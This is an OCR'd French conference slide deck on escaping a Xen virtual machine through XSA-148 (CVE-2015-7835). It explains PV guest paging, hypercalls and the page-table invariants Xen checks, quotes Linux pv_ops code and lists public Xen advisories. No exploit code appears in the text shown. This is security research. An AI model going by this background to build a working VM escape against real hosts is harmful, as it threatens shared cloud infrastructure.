Xen VM escape exploitation

Jérémie Boutoille

Quarkslab

BeeRumP - Juin 2016

Plan

Xen

XSA-148 - CVE-2015-7835

Exploitation

Plan

Xen

XSA-148 - CVE-2015-7835


Exploitation

Xen

Architecture


Xen :

- virtualisation de machine (comme VirtualBox, VMWare, ...)
- hyperviseur bare-metal (type 1)
- utilisé par : Amazon EC2, Qubes OS



Xen

Architecture




Xen

PV Guest

Plusieurs types de guest :

- Hardware Virtual machine (HVM) :
  - EPT
  - Instructions de virtualisation : VT-x, AMD-V, ...




Xen


PV Guest

Plusieurs types de guest :

- Hardware Virtual machine (HVM) :
  - EPT
  - Instructions de virtualisation : VT-x, AMD-V, ...



- ParaVirtualisé (PV) :
  - Direct paging (pas d'EPT !)
  - Hypercall via les `pv_ops` (sur Linux)



Xen

PV Guest

`pv_ops` :

- structure contenant des pointeurs vers des fonctions
- chaque hyperviseur défini ses fonctions
- l'hyperviseur est détecté lors du boot

Xen

PV Guest

arch/x86/xen/mmu.c :

```
static const struct pv_mmu_ops xen_mmu_ops __initconst = {
    /* ... */
    .read_cr3 = xen_read_cr3,
    .write_cr3 = xen_write_cr3_init,
    /* ... */
}

static void __xen_write_cr3(bool kernel, unsigned long cr3)
{
    struct mmuext_op op;
    unsigned long mfn;

    if (cr3)
        mfn = pfn_to_mfn(PFN_DOWN(cr3));
    else
        mfn = 0;

    op.cmd = kernel ? MMUEXT_NEW_BASEPTR : MMUEXT_NEW_USER_BASEPTR;
    op.arg1.mfn = mfn;

    xen_extend_mmuext_op(&op);
}
```

Xen


PV Guest


Toutes les opérations privilégiées sont faites via un hypercall :
`HYPERVISOR_set_trap_table`, `HYPERVISOR_set_gdt`,
`HYPERVISOR_mmuext_op`, ...
`HYPERVISOR_mmu_update` :

- utilisé pour mettre à jour ses tables de page
- Xen vérifie des invariants :
  - exemple : une page utilisée comme un PGD/PUD/PMD/PTE doit être read-only

Xen


MMU et invariants






Xen


MMU et invariants






Xen


MMU et invariants






Xen


MMU et invariants






Xen

MMU et invariants



Xen

MMU et invariants



Plan

Xen

XSA-148 - CVE-2015-7835

Exploitation

XSA-148 - CVE-2015-7835

Advisory

`http://xenbits.xen.org/xsa/`

XSA-148 - CVE-2015-7835

Advisory

`http://xenbits.xen.org/xsa/`

XSA-167	2016-01-20 12:00	2016-01-20 12:08	4	CVE-2016-1570	PV superpage functionality missing sanity checks
XSA-166	2015-12-17 12:00	2015-12-17 12:38	2	none (yet) assigned	ioreq handling possibly susceptible to multiple read issue
XSA-165	2015-12-17 12:00	2015-12-17 12:38	3	CVE-2015-8555	information leak in legacy x86 FPU/XMM initialization
XSA-164	2015-12-17 12:00	2015-12-17 12:38	3	CVE-2015-8554	qemu-dm buffer overrun in MSI-X handling
XSA-163	2015-11-24 17:12	2015-11-24 17:12	1	none (yet) assigned	virtual PMU is unsupported
XSA-162	2015-11-30 06:00	2015-11-30 10:54	2	CVE-2015-7504	heap buffer overflow vulnerability in pcnet emulator
XSA-161	2015-11-25 15:29	2015-11-25 15:29	2	none (yet) assigned	WITHDRAWN: missing XSETBV intercept privilege check on AMD SVM
XSA-160	2015-12-08 11:29	2015-12-08 11:29	3	CVE-2015-8341	libxl leak of pv kernel and initrd on error
XSA-159	2015-12-08 11:29	2015-12-08 11:29	4	CVE-2015-8339 CVE-2015-8340	XENMEM_exchange error handling issues
XSA-158	2015-12-08 11:29	2015-12-10 13:55	4	CVE-2015-8338	long running memory operations on ARM
XSA-157	2015-12-17 12:00	2015-12-17 12:38	3	CVE-2015-8551 CVE-2015-8552	Linux pciback missing sanity checks leading to crash
XSA-156	2015-11-10 00:01	2015-11-10 00:07	2	CVE-2015-5307 CVE-2015-8104	x86: CPU lockup during exception delivery
XSA-155	2015-12-17 12:00	2015-12-17 13:36	6	CVE-2015-8550	paravirtualized drivers incautious about shared memory contents
XSA-154	2016-02-17 12:00	2016-02-17 12:25	3	CVE-2016-2270	x86: inconsistent cachability flags on guest mappings
XSA-153	2015-10-29 11:59	2015-10-29 11:59	3	CVE-2015-7972	x86: populate-on-demand balloon size inaccuracy can crash guests

XSA-148 - CVE-2015-7835

Advisory

`http://xenbits.xen.org/xsa/`

XSA-153	2015-10-29 11:59	2015-10-29 11:59	3	CVE-2015-7972	x86: populate-on-demand balloon size inaccuracy can crash guests
XSA-152	2015-10-29 11:59	2015-10-29 11:59	3	CVE-2015-7971	x86: some pmu and profiling hypercalls log without rate limiting
XSA-151	2015-10-29 11:59	2015-10-29 11:59	3	CVE-2015-7969	x86: leak of per-domain profiling-related vcpu pointer array
XSA-150	2015-10-29 11:59	2015-10-29 11:59	5	CVE-2015-7970	x86: Long latency populate-on-demand operation is not preemptible
XSA-149	2015-10-29 11:59	2015-10-29 11:59	3	CVE-2015-7969	leak of main per-domain vcpu pointer array
XSA-148	2015-10-29 11:59	2015-10-29 11:59	4	CVE-2015-7835	x86: Uncontrolled creation of large page mappings by PV guests
XSA-147	2015-10-29 11:59	2015-10-29 11:59	3	CVE-2015-7814	arm: Race between domain destruction and memory allocation decrease
XSA-146	2015-10-29 11:59	2015-10-29 11:59	3	CVE-2015-7813	arm: various unimplemented hypercalls log without rate limiting
XSA-145	2015-10-29 11:59	2015-10-29 11:59	3	CVE-2015-7812	arm: Host crash when preempting a multicall
XSA-144	2015-10-14 12:03		-	-	Unused Xen Security Advisory number
